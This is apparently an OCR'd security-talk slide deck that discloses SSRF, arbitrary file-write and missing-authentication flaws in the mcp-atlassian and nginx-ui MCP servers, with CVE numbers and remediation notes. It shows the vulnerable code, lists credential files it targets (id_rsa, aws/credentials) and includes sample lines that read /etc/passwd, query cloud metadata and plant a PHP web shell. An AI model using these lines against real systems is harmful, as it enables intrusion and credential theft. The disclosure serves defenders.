
Case study one: mcp-atlassian

4M+ downloads · 4.4K stars · 40+ tools into Jira and Confluence.

Bound to 0.0.0.0 on a flat network.

The HTTP service runs exposed to the entire Local Area Network (or shared VPC) with no front-end authentication.

Inside the process memory sits a highly privileged, real Personal Access Token (PAT).



Bug one: SSRF via header injection

8.2

unvalidated service-URL header.

CVE-2026-27826 · CVSS 8.2 · SSRF / header injection


The URL header is taken entirely as-is.

The middleware extracts the requested service URL straight off the wire. There is no scheme validation, no domain allowlist, and no verification.

```
1  # servers/main.py
2
3  jira_url = request.headers.get("X-Atlassian-Jira-Url")
4
5  app.state.jira_url = jira_url
6
```


Attacker dictates destination; victim supplies credentials.

Downstream, the `get_jira_fetcher` function constructs the actual API client. It **blindly** pairs the **unvalidated header** value with the server's highly privileged Personal Access Token.



The entire exploit fits in a single unauthenticated request.

The attacker needs no account and provides no valid credentials. One POST request with a malicious URL header pointing back to their own host is enough to trigger the chain.



EXPLOIT ANATOMY

The server is now my SSRF proxy

Outbound, authenticated requests – from inside the victim network.

Worse than the SSRF you know

TEXTBOOK SSRF

reach internal services

HERE

victim’s token attached + agent automation retries and chains

Now I read any file on disk

```
confluence_upload_attachment(file_path=...)
```

id_rsa aws/credentials .env kube/config

Bug two: arbitrary file write

9.1

write anywhere the process can.

CVE-2026-27825 · CVSS 9.1 · arbitrary file write

Path normalization is not path containment.

Developers frequently assume `os.path.abspath` acts as a sanitizer. It only normalizes the path string—it does not confine the path to a safe base directory, nor does it safely resolve symlinks.

```
1  # confluence/attachments.py
2  target = os.path.abspath(target_path)
3  open(target, "wb").write(content)
```

No containment, no symlink resolution


Content delivered straight from ATTACKER server

I write straight to a startup file

No traversal needed - absolute path.

Next shell, my code runs as root

The most ordinary thing in the world: opening a terminal.



KILL CHAIN

Five old bugs, one nlew blast radius

Header injection -> SSRF -> exfil -> file write -> RCE


```
POST /api/v1 HTTP/1.1
Host: vulnerable.com
X-Forwarded-For: 127.0.0.1
```


```
...
curl http://internal/meta-data -H "Metadata-Flavor: Google"
base64_encode(file_get_contents('/etc/passwd'))
base64_encode(file_get_contents('/etc/passwd'))
file_put_contents('/var/www/html/shell.php', '<?php system($_GET[cmd]); ?>')
...
```

REMEDIATION


Patched first, then disclosed

Feb 10 reported -> Feb 24 fixed in v0.17.0.




The handlers were never the bug

The boundary broke four stages upstream.



Case study two: nginx-ui

10,600+ stars · 430K+ pulls · MCP bolted on over SSE



One missing middleware, rated 9.8

CVE-2026-33032 · CVSS 9.8 · missing auth

One route guarded, one wide open

```
r.Any("/mcp",
    IPWhiteList(),
    AuthRequired(),
    ...)
```

guarded


```
r.Any("/mcp_message",
    IPWhiteList(),
    ...)
```

AuthRequired() MISSING

/mcp has AuthRequired(). /mcp_message does not. Both feed the identical handler.

The final defense layer fails open by default.

The ultimate control guarding remote execution is an IP whitelist.
However, the default default `Auth{}` struct ships entirely empty.
The system explicitly treats a length of zero as an implicit Allow All IPs rule.



Twelve tools, seven of them destructive

7 destructive: add · modify · enable · rename · mkdir · reload · restart

